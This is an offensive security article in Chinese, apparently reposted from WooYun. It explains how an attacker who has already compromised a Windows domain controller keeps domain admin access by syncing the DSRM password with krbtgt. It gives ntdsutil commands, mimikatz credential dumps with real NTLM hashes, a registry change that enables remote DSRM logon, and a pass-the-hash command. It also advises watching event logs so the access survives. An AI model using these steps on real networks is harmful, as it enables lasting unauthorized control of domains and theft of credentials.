

原文地址:<http://drops.wooyun.org/tips/9297>

0x00 前言

本文将讲解在获取到域控权限后如何利用DSRM密码同步将域管权限持久化。不是科普文，废话不多说。环境说明：

- 域控：Windows Server 2008 R2
- 域内主机：Windows XP

0x01 DSRM密码同步

这里使用系统安装域时内置的用于Kerberos验证的普通域账户krbtgt。

```
Administrator: Windows PowerShell
PS C:\> ntdsutil
C:\Windows\system32\ntdsutil.exe: set DSRM password
Reset DSRM Administrator Password: SYNC FROM DOMAIN ACCOUNT krbtgt
Password has been synchronized successfully.

Reset DSRM Administrator Password: Q
C:\Windows\system32\ntdsutil.exe: Q
PS C:\>
```

PS: Windows Server 2008 需要安装KB961320补丁才支持DSRM密码同步，Windows Server 2003不支持DSRM密码同步。

同步之后使用法国佬神器（mimikatz）查看krbtgt用户和SAM中Administrator的NTLM值。如下图所示，可以看到两个账户的NTLM值相同，说明确实同步成功了。

```
mimikatz 2.0 alpha x64 (oe.eo)
PS C:\mimikatz_x64> .\mimikatz.exe

#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 27 2015 00:16:11)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /name:krbtgt /inject
Domain : SECLAB / S-1-5-21-3988474152-792322790-2668645882

RID : 000001f6 (502)
User : krbtgt

* Primary
LM :
NTLM : bb559cd28c0148b7396426a80e820e20

* WDigest
01-00000000-0000-0000-0000-000000000000
```

```
mimikatz 2.0 alpha x64 (oe.eo)

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

232 33659 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p) Primary
-> Impersonated !
* Process Token : 2446347 SECLAB\Administrator S-1-5-21-3988474152-792322790-2668645882-500 (17g,25p)
Primary
* Thread Token : 2454872 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p) Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : WIN2K8-DC
SysKey : 4d5448340778fef6f7396d9935866523
Local SID : S-1-5-21-3004064779-2136917014-4023687639

SAMKey : 825bfdc91f42e5527de9d685a3ae3110

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : bb559cd28c0148b7396426a80e820e20


RID : 000001f5 (501)
User : Guest
LM :
NTLM :

mimikatz #
```

0x02 修改注册表允许DSRM账户远程访问

修改注册表 HKLM\System\CurrentControlSet\Control\Lsa 路径下的 DSRMAdminLogonBehavior 的值为2。

PS: 系统默认不存在DSRMAdminLogonBehavior, 请手动添加。




0x03 使用HASH远程登录域控

在域内的任意主机中, 启动法国佬神器, 执行

```
Privilege::debug  
sekurlsa:pth /domain:WIN2K8-DC /user:Administrator /ntlm:bb559cd28c0148b7396426a80e820e20
```

会弹出一个CMD, 如下图中右下角的CMD, 此CMD有权限访问域控。左下角的CMD是直接Ctrl+R启动的本地CMD, 可以看到并无权限访问域控。



0x04 一点说明

DSRM账户是域控的本地管理员账户，并非域的管理员帐户。所以DSRM密码同步之后并不会影响域的管理员帐户。另外，在下次进行DSRM密码同步之前，NTLM的值一直有效。所以为了保证权限的持久化，尤其在跨国域或上百上千个域的大型内网中，最好在事件查看器的安全事件中筛选事件ID为4794的事件日志，来判断域管是否经常进行DSRM密码同步操作。